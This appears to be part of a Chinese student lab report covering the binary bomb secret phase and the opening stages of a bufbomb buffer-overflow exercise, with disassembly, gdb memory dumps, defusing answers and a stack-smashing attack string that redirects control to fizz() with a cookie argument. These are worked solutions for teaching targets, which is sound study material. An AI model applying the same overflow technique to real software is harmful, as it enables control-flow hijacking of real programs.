8048dad: 31 c0       xor     %eax,%eax
8048daf: 8d 44 24 14 lea     0x14(%esp),%eax
8048db3: 50          push    %eax
8048db4: ff 74 24 5c pushl   0x5c(%esp)
8048db8: e8 28 03 00 00 → call    80490e5 <read_six_numbers>
8048dbd: 83 c4 10    add     $0x10,%esp
8048dc0: be 00 00 00 00 mov     $0x0,%esi
8048dc5: 8b 44 b4 0c mov     0xc(%esp,%esi,4),%eax
8048dc9: 83 e8 01    sub     $0x1,%eax
8048dcc: 83 f8 05    cmp     $0x5,%eax
8048dcf: 76 05       jbe     8048dd6 <phase_6+0x38>
8048dd1: e8 ea 02 00 00 call    80490c0 <explode_bomb>
8048dd6: 83 c6 01    add     $0x1,%esi
8048dd9: 83 fe 06    cmp     $0x6,%esi
8048ddc: 74 33       je      8048e11 <phase_6+0x73>
8048dde: 89 f3       mov     %esi,%ebx
8048de0: 8b 44 9c 0c mov     0xc(%esp,%ebx,4),%eax
8048de4: 39 44 b4 08 cmp     %eax,0x8(%esp,%esi,4)
8048de8: 75 05       jne     8048def <phase_6+0x51>
8048dea: e8 d1 02 00 00 call    80490c0 <explode_bomb>
8048def: 83 c3 01    add     $0x1,%ebx
8048df2: 83 fb 05    cmp     $0x5,%ebx
8048df5: 7e e9       jle     8048de0 <phase_6+0x42>
8048df7: eb cc       jmp     8048dc5 <phase_6+0x27>

```

; 限定输入六个数，每个数必须小于等于6，

; 并且每个数互不相等，相等则爆炸

图 2-19 phase\_6 反汇编代码

由箭头处的指令可知，拆弹字符串是 6 个数字。输入 6 个数字后，程序便跳



转执行第一个红色框内的指令。分析可知，该框内的指令是检查输入的 6 个整数是否都在区间[1, 6]内；下面的 `cmpl` 指令就是在检测各个数之间是否存在相等的。综合上述循环体的逻辑，上述代码段就是在限制输入的是六个数，且输入的 6 个整数必须都满足小于等于 6 以及互不相等两个条件。，否则炸弹将被引爆。

两个检查通过后，继续分析下面的汇编指令：

```

8048e11: bb 00 00 00 00      mov     $0x0,%ebx
8048e16: 89 de               mov     %ebx,%esi      ;ebx和esi置0
8048e18: 8b 4c 9c 0c         mov     0xc(%esp,%ebx,4),%ecx
8048e1c: b8 01 00 00 00      mov     $0x1,%eax
8048e21: ba 3c c1 04 08      mov     $0x804c13c,%edx
8048e26: 83 f9 01            cmp     $0x1,%ecx
8048e29: 7f ce               jg      8048df9 <phase_6+0x5b>
8048e2b: eb d6               jmp     8048e03 <phase_6+0x65>
8048e2d: 8b 5c 24 24         mov     0x24(%esp),%ebx
8048e31: 8d 44 24 24         lea     0x24(%esp),%eax  ;指向第一个数
8048e35: 8d 74 24 38         lea     0x38(%esp),%esi  ;指向最后一个数之后
8048e39: 89 d9               mov     %ebx,%ecx
8048e3b: 8b 50 04            mov     0x4(%eax),%edx
8048e3e: 89 51 08            mov     %edx,0x8(%ecx)
8048e41: 83 c0 04            add     $0x4,%eax
8048e44: 89 d1               mov     %edx,%ecx
8048e46: 39 f0               cmp     %esi,%eax
8048e48: 75 f1               jne     8048e3b <phase_6+0x9d>
8048e4a: c7 42 08 00 00 00  movl    $0x0,0x8(%edx)
8048e51: be 05 00 00 00      mov     $0x5,%esi
8048e56: 8b 43 08            mov     0x8(%ebx),%eax
8048e59: 8b 00               mov     (%eax),%eax
8048e5b: 39 03               cmp     %eax, (%ebx)
8048e5d: 7e 05               jle     8048e64 <phase_6+0xc6>
8048e5f: e8 5c 02 00 00      call    80490c0 <explode_bomb>

```

图 2-20 phase\_6 反汇编指令

分析反汇编指令可知，`ecx` 中存放的是输入的数字，`edx` 中存放了一个地址 `0x804c13c`。利用 `gdb` 查看 `0x804c13c` 中的内容，看到：

```

(gdb) x /20x 0x804c13c
0x804c13c <node1>: 0x000003b2 0x00000001 0x0804c148 0x00000118
0x804c14c <node2+4>: 0x00000002 0x0804c154 0x00000393 0x00000003
0x804c15c <node3+8>: 0x0804c160 0x0000011a 0x00000004 0x0804c16c
0x804c16c <node5>: 0x00000043 0x00000005 0x0804c178 0x00000109
0x804c17c <node6+4>: 0x00000006 0x00000000 0x0c0771cb 0x00000000

```


图 2-21 0x804c13c 中的内容

发现里面存放的是 6 个结点的值，其中，一个结点包含三部分内容：存储的值、结点编号还有一个地址，而且存放的地址即是下一个结点的首地址，因此 `0x804c13c` 是链表头结点的地址。

利用 `gdb` 的单步执行功能，逐条执行机器指令。首先输入测试字符串 “6 5 4

3 2 1”，然后单步执行，一边执行指令一边查看链表的变化，以理清程序的逻辑。结果发现，程序执行完后（炸弹爆炸前），6 个结点的顺序全都反过来了，即编号由“123456”变成了“654321”，由此猜测，输入的 6 个数字其实是在给 6 个结点重新排序，输入的每个数字即对应结点的新的位置。

既然是排序，则必须得按照一定的规则，所以下一步就是弄清排序的规则。观察到下面的指令中，有如下指令：



```
8048e4a: c7 42 08 00 00 00 00    movl    $0x0,0x8(%edx)
8048e51: be 05 00 00 00          mov     $0x5,%esi
8048e56: 8b 43 08                mov     0x8(%ebx),%eax
8048e59: 8b 00                    mov     (%eax),%eax
8048e5b: 39 03                    cmp     %eax,(%ebx)
8048e5d: 7e 05                    jle     8048e64 <phase_6+0xc6>
8048e5f: e8 5c 02 00 00          call    80490c0 <explode_bomb>
8048e64: 8b 5b 08                mov     0x8(%ebx),%ebx
8048e67: 83 ee 01                sub     $0x1,%esi
8048e6a: 75 ea                    jne     8048e56 <phase_6+0xb8>
```


图 2-22 phase\_6 反汇编代码

分析可知，作比较的两个数是当前结点的值和下一个结点的值，且跳转的指令为 jle，即当前结点的值不能超过下一个结点的值，由此可知结点应该按照结点值升序进行排列。

观察图 2-20，可知结点的值按照编号 1-6 分别为 0x3b2，0x118，0x393，0x11a，0x43，0x109。按照从升序（从小到大的顺序）重新排列，则结点新的位置应该为“5 6 2 4 3 1”，猜测这就是拆弹字符串。

#### 4. 实验结果：

输入字符串“5 6 2 4 3 1”，成功拆除第六个炸弹。



```
root@jerymehu-VirtualBox:/home/share/lab2-bomb/U201814475# ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
I was trying to give Tina Fey more material.
Phase 1 defused. How about the next one?
1 2 4 8 16 32
That's number 2. Keep going!
5 -994
Halfway there!
6 21
So you got that one. Try this one.
666200
Good work! On to the next...
5 6 2 4 3 1
Congratulations! You've defused the bomb!
```

图 2-23 第六个炸弹拆除

## 2.2.7 阶段7 隐藏阶段

### 1. 任务描述:

阶段7 需要在阶段4 之后添加特定字符串来在六个阶段结束后进入。

### 2. 实验设计:

分析反汇编代码，理清程序执行逻辑；利用 gdb 查看内存单元的内容。

### 3. 实验过程:

在之前C代码的暗示以及我们查看汇编代码的过程中都可以猜测出有一个秘密阶段的存在，secret\_phase 的代码就在 phase\_6 后的 func7 之后。第一个问题是我们如何进入 secret\_phase。

这里可以用一个简单的方法，直接在反汇编代码中搜索 secret\_phase 的入口地址，很快就可以发现在每个阶段的 phase\_x 之后都有一行 phase\_defused，就在这个函数里面存在 callq secret\_phase 的代码。我们就开始分析这个 phase\_defused:

```
08049219 <phase_defused>:
8049219: 83 ec 6c          sub    $0x6c,%esp
804921c: 65 a1 14 00 00    mov    %gs:0x14,%eax
8049222: 89 44 24 5c       mov    %eax,0x5c(%esp)
8049226: 31 c0            xor    %eax,%eax
8049228: 83 3d cc c3 04 06 cmpl   $0x6,0x804c3cc
804922f: 75 73            jne    80492a4 <phase_defused+0x8b>
8049231: 83 ec 0c          sub    $0xc,%esp
8049234: 8d 44 24 18       lea    0x18(%esp),%eax
8049238: 50              push   %eax
8049239: 8d 44 24 18       lea    0x18(%esp),%eax
804923d: 50              push   %eax
804923e: 8d 44 24 18       lea    0x18(%esp),%eax
8049242: 50              push   %eax
8049243: 68 e9 a1 04 08    push   $0x804a1e9
8049248: 68 d0 c4 04 08    push   $0x804c4d0
804924d: e8 be f5 ff ff    call   8048810 <__isoc99_sscanf@plt>
8049252: 83 c4 20          add    $0x20,%esp
8049255: 83 f8 03          cmp    $0x3,%eax
8049258: 75 3a            jne    8049294 <phase_defused+0x7b> ;若有附加字符串,就判断是否和0x804a1f2处内容一致
804925a: 83 ec 08          sub    $0x8,%esp
804925d: 68 f2 a1 04 08    push   $0x804a1f2
8049262: 8d 44 24 18       lea    0x18(%esp),%eax
8049266: 50              push   %eax
8049267: e8 5d fd ff ff    call   8048fc9 <strings_not_equal> ;判断附加字符串内容是否为DrEvil
804926c: 83 c4 10          add    $0x10,%esp
804926f: 85 c0            test   %eax,%eax
8049271: 75 21            jne    8049294 <phase_defused+0x7b>
```

图 2-24 secret\_phase 的反汇编代码

这里蓝色箭头所指的地址 0x804a1f2 在 strings\_not\_equal 函数前进行压栈，明显里面存在着进行比较的预定的某个字符串，于是使用 gdb 进行查看：

```
0x804c18c: 0x00000000
(gdb) x /s 0x804a1f2
0x804a1f2: "DrEvil"
```

图 2-25 0x804a1f2 处的内容

明显可以看出，阶段四拆弹字符串后缀的特定字符串就是 DrEvil，看到之后感觉也在常理之中。在这之前的 `cmpl 0x6, 0x804c3cc` 我想进行的就是已输入字符串数量的检测，如果已经输入了六个字符串才会运行中间特定字符串 DrEvil 的检测，否则会直接跳过。于是重新进行了一遍拆弹，在第四阶段字符串之后追加 DrEvil 字符串，成功进入隐藏阶段：

```
root@jerymehu-VirtualBox:/home/share/lab2-bomb/U201814475# ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
I was trying to give Tina Fey more material.
Phase 1 defused. How about the next one?
1 2 4 8 16 32
That's number 2. Keep going!
5 -994
Halfway there!
6 21 DrEvil
So you got that one. Try this one.
666200
Good work! On to the next...
5 6 2 4 3 1
Curses, you've found the secret phase!
But finding it and solving it are quite different...
```

图 2-26 成功进入隐藏阶段

当前就进入了 `secre_phase` 阶段，在这之后去看一下它的反汇编代码：

```
08048ed5 <secret_phase>:
08048ed5: 53                push    %ebx
08048ed6: 83 ec 08          sub     $0x8,%esp
08048ed9: e8 42 02 00 00    call   8049120 <read_line>
08048ede: 83 ec 04          sub     $0x4,%esp
08048ee1: 6a 0a            push    $0xa
08048ee3: 6a 00            push    $0x0
08048ee5: 50               push    %eax
08048ee6: e8 95 f9 ff ff    call   8048880 <strtol@plt> ; 输入数字字符串转为实际数值
08048eeb: 89 c3            mov     %eax,%ebx
08048eed: 8d 40 ff          lea     -0x1(%eax),%eax
08048ef0: 83 c4 10          add     $0x10,%esp
08048ef3: 3d e8 03 00 00    cmp     $0x3e8,%eax ; 说明输入的数值应该小于1001
08048ef8: 76 05            jbe     8048eff <secret_phase+0x2a>
08048efa: e8 c1 01 00 00    call   80490c0 <explode_bomb>
08048eff: 83 ec 08          sub     $0x8,%esp
08048f02: 53                push    %ebx ; ebx此时存储的就是输入的数值
08048f03: 68 88 c0 04 08    push    $0x804c088 ; 压入的地址作为参数准备
08048f08: e8 77 ff ff ff    call   8048e84 <fun7>
08048f0d: 83 c4 10          add     $0x10,%esp
08048f10: 83 f8 01          cmp     $0x1,%eax ; 经过func7返回值应该为1
08048f13: 74 05            je      8048f1a <secret_phase+0x45>
08048f15: e8 a6 01 00 00    call   80490c0 <explode_bomb>
```

图 2-27 secre\_phase 阶段反汇编代码

可以看到第 3 行调用了 `read_line` 函数，接着又调用了 `strtol` 函数，这个标准库函数的作用是把一个字符串转换成对应的长整型数值，返回值还是存放在 `eax` 中，第 9 行将 `eax` 复制给了 `ebx`，第 10 行将 `eax` 减 1 赋给 `eax`，第 11 行与

0x3e8 进行比较，如果这个值小于等于 0x3e8 就跳过引爆代码。看到这里我们可以知道我们要解决隐藏阶段需要再加入一行数字字符串，它的字面数值应该是一个小于等于 1001 的数值。

接着就是对输入的数字字符串调用 func7 函数了，如上图红框红箭头所指所示，调用 func7 之前压入了一个常量地址 0x804c088，这就让我想用 gdb 去查看一下其中的内容。

```
(gdb) x /60x 0x804c088
0x804c088 <n1>: 0x00000024      0x0804c094      0x0804c0a0      0x00000008
0x804c098 <n21+4>: 0x0804c0c4      0x0804c0ac      0x00000032      0x0804c0b8
0x804c0a8 <n22+8>: 0x0804c0d0      0x00000016      0x0804c118      0x0804c100
0x804c0b8 <n33>: 0x0000002d      0x0804c0dc      0x0804c124      0x00000006
0x804c0c8 <n31+4>: 0x0804c0e8      0x0804c10c      0x0000006b      0x0804c0f4
0x804c0d8 <n34+8>: 0x0804c130      0x00000028      0x00000000      0x00000000
0x804c0e8 <n41>: 0x00000001      0x00000000      0x00000000      0x00000063
0x804c0f8 <n47+4>: 0x00000000      0x00000000      0x00000023      0x00000000
0x804c108 <n44+8>: 0x00000000      0x00000007      0x00000000      0x00000000
0x804c118 <n43>: 0x00000014      0x00000000      0x00000000      0x0000002f
0x804c128 <n46+4>: 0x00000000      0x00000000      0x000000e9      0x00000000
0x804c138 <n48+8>: 0x00000000      0x0000003b      0x00000001      0x0804c148
0x804c148 <node2>: 0x00000118      0x00000002      0x0804c154      0x00000039
0x804c158 <node3+4>: 0x00000003      0x0804c160      0x0000011a      0x00000004
0x804c168 <node4+8>: 0x0804c16c      0x00000043      0x00000005      0x0804c178
```

图 2-28 0x804c088 处的内容

仔细观察可以发现这是一个二叉树的结构，每个节点第 1 个 8 字节存放数据，第 2 个 8 字节存放左子树地址，第 3 个 8 字节存放右子树位置。并且命令也有规律，nab，a 代表层数，b 代表从左至右第 b 个节点。然后根据上图内存内容可以画出二叉树的结构如下：




图 2-29 0x804c088 处的二叉树的结构内容

由 `cmpl 0x1, %eax` 那一行可以看出经过 func7 之后的返回值应该是 1。再转去看 func7 的反汇编代码：



```

;如果两者相等: 返回0
;如果输入的数小于edx地址所指的数: edx移至左子树, 返回2 * eax
;如果输入的数大于edx地址所指的数: edx移至右子树, 返回2 * eax + 1
;最后要返回1, 说明输入的数在第二层, 并且比0x24大, 然后等于0x32, 最后在第二层返回0, 在第一层返回2*0+1 = 1
0048e84: <fun7>:
8048e84: 53                push    %ebx
8048e85: 83 ec 08          sub     $0x8,%esp
8048e88: 8b 54 24 10       mov     0x10(%esp),%edx    ;edx存储的是一个二叉树根节点的地址
8048e8c: 8b 4c 24 14       mov     0x14(%esp),%ecx    ;ecx存储的是用户输入的数
8048e90: 85 d2             test    %edx,%edx
8048e92: 74 37             je      8048ecb <fun7+0x47>
8048e94: 8b 1a             mov     (%edx),%ebx
8048e96: 39 cb             cmp     %ecx,%ebx
8048e98: 7e 13             jle     8048ead <fun7+0x29> ;如果输入的数等于edx地址所指的数, 转8048ead执行返回0
8048e9a: 83 ec 08          sub     $0x8,%esp
8048e9d: 51                push    %ecx
8048e9e: ff 72 04         pushl   0x4(%edx)          ;如果输入的数小于edx地址所指的数, edx指向左孩子, 最后返回2 * eax
8048ea1: e8 de ff ff ff   call    8048e84 <fun7>
8048ea6: 83 c4 10         add     $0x10,%esp
8048ea9: 01 c0            add     %eax,%eax
8048eab: eb 23            jmp     8048ed0 <fun7+0x4c>
8048ead: b8 00 00 00 00   mov     $0x0,%eax
8048eb2: 39 cb             cmp     %ecx,%ebx
8048eb4: 74 1a             je      8048ed0 <fun7+0x4c> ;如果输入的数等于edx地址所指的数, 返回0
8048eb6: 83 ec 08          sub     $0x8,%esp
8048eb9: 51                push    %ecx
8048eba: ff 72 08         pushl   0x8(%edx)
8048ebd: e8 c2 ff ff ff   call    8048e84 <fun7>

```

图 2-30 func7 的反汇编代码

其实 func7 也和阶段四十分像，都是一个递归的结构，只需要比较“输入的一个参数和当前树结点的值的大小”进行分支。最终总结出的函数逻辑如下：

- 1、如果两者相等：返回 0
- 2、如果输入的数小于 edx 地址所指的数：edx 移至左子树，返回  $2 * \text{eax}$
- 3、如果输入的数大于 edx 地址所指的数：edx 移至右子树，返回  $2 * \text{eax} + 1$

最后要返回 1，说明输入的数在第二层，并且第二层的返回值应该为 0，这样的话才有  $2*0+1=1$ ，于是输入的数应该是 0x32（看图 2-29 十分清晰）。输入 0x32 时，在第二层返回 0，在第一层返回  $2*0+1=1$ ，符合题意。

#### 4. 实验结果

0x32 的值即为十进制 50，输入 50，成功破解隐藏阶段，拆除炸弹：

```

root@jerymehu-VirtualBox:/home/share/lab2-bomb/U201814475# ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
I was trying to give Tina Fey more material.
Phase 1 defused. How about the next one?
1 2 4 8 16 32
That's number 2. Keep going!
5 -994
Halfway there!
6 21 DrEvil
So you got that one. Try this one.
666200
Good work! On to the next...
5 6 2 4 3 1
Curses, you've found the secret phase!
But finding it and solving it are quite different...
50
Wow! You've defused the secret stage!
Congratulations! You've defused the bomb!

```

图 2-31 成功破解隐藏阶段（完结撒花）

### 1.3 实验小结

这一次的实验还是十分有意思的，也花了很多时间，**不过最终把 phase1-6 以及隐藏阶段都全部解决还是很满足开心的，收获也很大。**

通过这次实验，我对程序的机器级表示的相关知识有了更直观、更深刻而的认识。虽然课本上的知识都能看懂学懂，但真正做起实验来还是挺费劲的。就比如，因为现在的 gcc 可以不使用 ebp 寄存器，所以程序就不需要保存、修改、恢复 ebp；然而课本的说法是，函数栈帧的开始必定存的是 ebp 的旧值，这就导致了我不太看得懂每个 phase 函数准备阶段的行为。

这是实验的关键在于找到输入数据的流向，我们需要知道输入的数据存放在哪里，这样才知道程序取出的是哪些数据，并且对数据做了哪些操作。只有知道这些，才能理清程序的逻辑，从而推算出炸弹字符串。

而要弄清数据的流向，就必须学会查看内存单元和寄存器的内容，这时候 gdb 就派上了大用场。通过这次实验，我对 gdb 功能的强大有了直观的认识，并掌握了一些基本的指令，只不过操作还不是太熟练，还需要多多使用以加深印象。

另外就是，这次实验也是对耐心的一种培养。因为对递归调用的反汇编代码不是太熟悉，所以我采用了画栈帧的方法一步一步来分析。结果就是栈帧画了好长好长，而且最后还把自己弄晕了，又得耐着性子从头分析。看来，做逆向工程真是一项考验耐心和技术活儿。

这些底层的知识现在感觉起来还是很重要很厉害的，自己也有了一定的兴趣，继续努力去学习吧，加油！

## 实验 3: 缓冲区溢出攻击

### 3.1 实验概述

本次实验的目的在于加深对 IA-32 函数调用规则和栈结构的具体理解;熟悉对 gdb、objdump 和 gcc 等工具的使用。

### 3.2 实验内容

对一个可执行程序“bufbomb”实施一系列缓冲区溢出攻击(buffer overflow attacks),也就是设法通过造成缓冲区溢出来改变可执行程序的运行内存映像,继而执行一些原来程序中没有的行为。

实验分 5 个难度递增的等级,分别命名为 Smoke(level 0)、Fizz(level 1)、Bang(level 2)、Boom(level 3)和 Nitro(level 4),其中 Smoke 级最简单而 Nitro 级最困难。

实验使用的语言是 C 语言,实验环境为 Linux。

#### 3.2.1 阶段 1 Smoke

##### 1. 任务描述:

构造一个攻击字符串作为 bufbomb 的输入,而在 getbuf()中造成缓冲区溢出,使得 getbuf()返回时不是返回到 test 函数继续执行,而是转向执行 smoke()。

##### 2. 实验设计:

使用 objdump 查看 bufbomb 的反汇编代码,推测出 getbuf()的栈帧结构,从而构造出相应的攻击字符串。

##### 3. 实验过程:

调用 objdump 生成 bufbomb 的反汇编代码,并保存到 asm.txt 文件中。

在 bufbomb 的反汇编代码中找到 getbuf()函数,观察它的栈帧结构:

```
080491ec <getbuf>:
80491ec: 55          push    %ebp
80491ed: 89 e5      mov     %esp,%ebp
80491ef: 83 ec 38   sub     $0x38,%esp
80491f2: 8d 45 d8   lea     -0x28(%ebp),%eax
80491f5: 89 04 24   mov     %eax,(%esp)
80491f8: e8 55 fb ff ff  call   8048d52 <Gets>
80491fd: b8 01 00 00 00  mov     $0x1,%eax
8049202: c9        leave
8049203: c3        ret
```





与 level 0 不同, fizz() 需要一个输入参数, 因此要设法将 cookie 值作为参数传递给 fizz(), 以便于 fizz 中 val 与 cookie 得比较能够成功。所以, 需要仔细考虑将 cookie 放置在栈中什么位置。

### 3. 实验过程:

在 bufbomb 的 c 语言代码中找到 fizz():

```
void fizz(int val)
{
    if (val == cookie) {
        printf("Fizz!: You called fizz(0x%x)\n", val);
        validate(1);
    } else
        printf("Misfire: You called fizz(0x%x)\n", val);
    exit(0);
}
```

图 3-4 fizz() 的 c 代码

可知, fizz() 需要一个参数 val, 而且在 fizz() 中 val 会与 cookie 比较, 相等 level 1 才能顺利通过。

在反汇编代码中找到 fizz() 的地址, 为 “0x08048cba”, 记录下这个地址。观察 fizz() 的反汇编代码:

```
08048cba <fizz>:
8048cba: 55                push    %ebp
8048cbb: 89 e5             mov     %esp,%ebp
8048cbd: 83 ec 18          sub     $0x18,%esp
8048cc0: 8b 45 08           mov     0x8(%ebp),%eax
8048cc3: 3b 05 20 c2 04 08 cmp     0x804c220,%eax
8048cc9: 75 1e             jne     8048ce9 <fizz+0x2f>
8048ccb: 89 44 24 04        mov     %eax,0x4(%esp)
8048ccf: c7 04 24 2e a1 04 08 movl    $0x804a12e,(%esp)
8048cd6: e8 f5 fb ff ff     call    80488d0 <printf@plt>
8048cdb: c7 04 24 01 00 00 00 movl    $0x1,(%esp)
8048ce2: e8 5d 06 00 00     call    8049344 <validate>
8048ce7: eb 10             jmp     8048cf9 <fizz+0x3f>
8048ce9: 89 44 24 04        mov     %eax,0x4(%esp)
8048ced: c7 04 24 c4 a2 04 08 movl    $0x804a2c4,(%esp)
8048cf4: e8 d7 fb ff ff     call    80488d0 <printf@plt>
8048cf9: c7 04 24 00 00 00 00 movl    $0x0,(%esp)
8048d00: e8 8b fc ff ff     call    8048990 <exit@plt>
```

图 3-5 fizz() 的反汇编代码

不难推断出, [ebp] 存放了调用者的旧 ebp, [ebp+4] 存放了调用者的返回地址, 参数的地址应为 ebp+8, 所以只需将 cookie 送入 [ebp+8] 的位置即可。

同 level 0 的攻击字符串一样，前 44 个字节的值任意，接下来 4 个字节的内容为 fizz() 的地址 “0x08048cba”，按照小端模式写就是 “ba 8c 04 08”，最后写 cookie，按照小端模式写就是 “30 73 8e 11”，将攻击字符串保存在文件 fizz U201814475.txt 中。

#### 4. 实验结果:

利用压缩包里的 `hex2raw` 生成没有任何冗余数据的攻击字符串原始数据而代入 `bufbomb` 中使用，结果显示如下：

```
root@jerymehu-VirtualBox:/home/share/lab3-attack# cat fizz_U201814475.txt |
./hex2raw |./bufbomb -u U201814475
Userid: U201814475
Cookie: 0x118e7330
Type string: Misfire: You called fizz(0x0)
```

图 3-6 level 1 Misfire

出现的结果说明，程序成功的跳转到了 `fizz()`，但是传递进去的参数 `val` 和 `cookie` 并不相等，所以出现了 `Misfire`。在排除了 `cookie` 输入错误的原因后，突然想到在 `fizz()` 里面也有保存旧 `ebp` 的过程，如果在攻击字符串中，`fizz()` 的地址之后直接跟着 `cookie` 的值，那么 `cookie` 的值将会在调用 `fizz()` 时被覆盖，所以出现了 `val≠cookie` 的情况。由此，攻击字符串中，`fizz()` 的地址和 `cookie` 值之间应该多出 4 个字节的空间，其值任意，一共 52 个字节。

[illegible]

将修改后的攻击字符串用 `hex2raw` 处理后传入 `bufbomb` 中，成功通过。

```
root@jerymehu-VirtualBox:/home/share/lab3-attack# cat fizz_U201814475.txt |
./hex2raw |./bufbomb -u U201814475
Userid: U201814475
Cookie: 0x118e7330
Type string:Fizz!: You called fizz(0x118e7330)
VALID
NICE JOB!
```

图 3-7 level 1 通过

### 3.2.3 阶段3 Bang

### 1. 任务描述:

构造一个攻击字符串作为 `bufbomb` 的输入，而在 `getbuf()` 中造成缓冲区溢出，使得 `getbuf()` 返回时不是返回到 `test` 函数继续执行，而是转向执行 `bang()`。

## 2. 实验设计:

bang() 的功能大体和 fizz() 相似, 但 val 没有被使用, 而是一个全局变量 global\_value 与 cookie 比较, 相等 level 2 才会通过, 所以要想办法将全局变量 global\_value 设置为 cookie 值。


由 level 0 和 level 1 的经验可知, 攻击字符串要实现:

- ① 将全局变量 global\_value 设置为 cookie 值
- ② 将 bang() 的地址压入栈中
- ③ 附一条 ret 指令。

另外, 还需设法将这段攻击代码置入栈中并将返回地址指向这段代码。

## 3. 实验过程:

在反汇编代码中找到 bang() 的地址并记录下来 (0x08048d05)。



```
08048d05: <bang>:
8048d05: 55                push    %ebp
8048d06: 89 e5             mov     %esp,%ebp
8048d08: 83 ec 18          sub     $0x18,%esp
8048d0b: a1 18 c2 04 08    mov     0x804c218,%eax
8048d10: 3b 05 20 c2 04 08 cmp     0x804c220,%eax
8048d16: 75 1e             jne     8048d36 <bang+0x31>
8048d18: 89 44 24 04       mov     %eax,0x4(%esp)
8048d1c: c7 04 24 e4 a2 04 08 movl    $0x804a2e4,(%esp)
8048d23: e8 a8 fb ff ff    call    80488d0 <printf@plt>
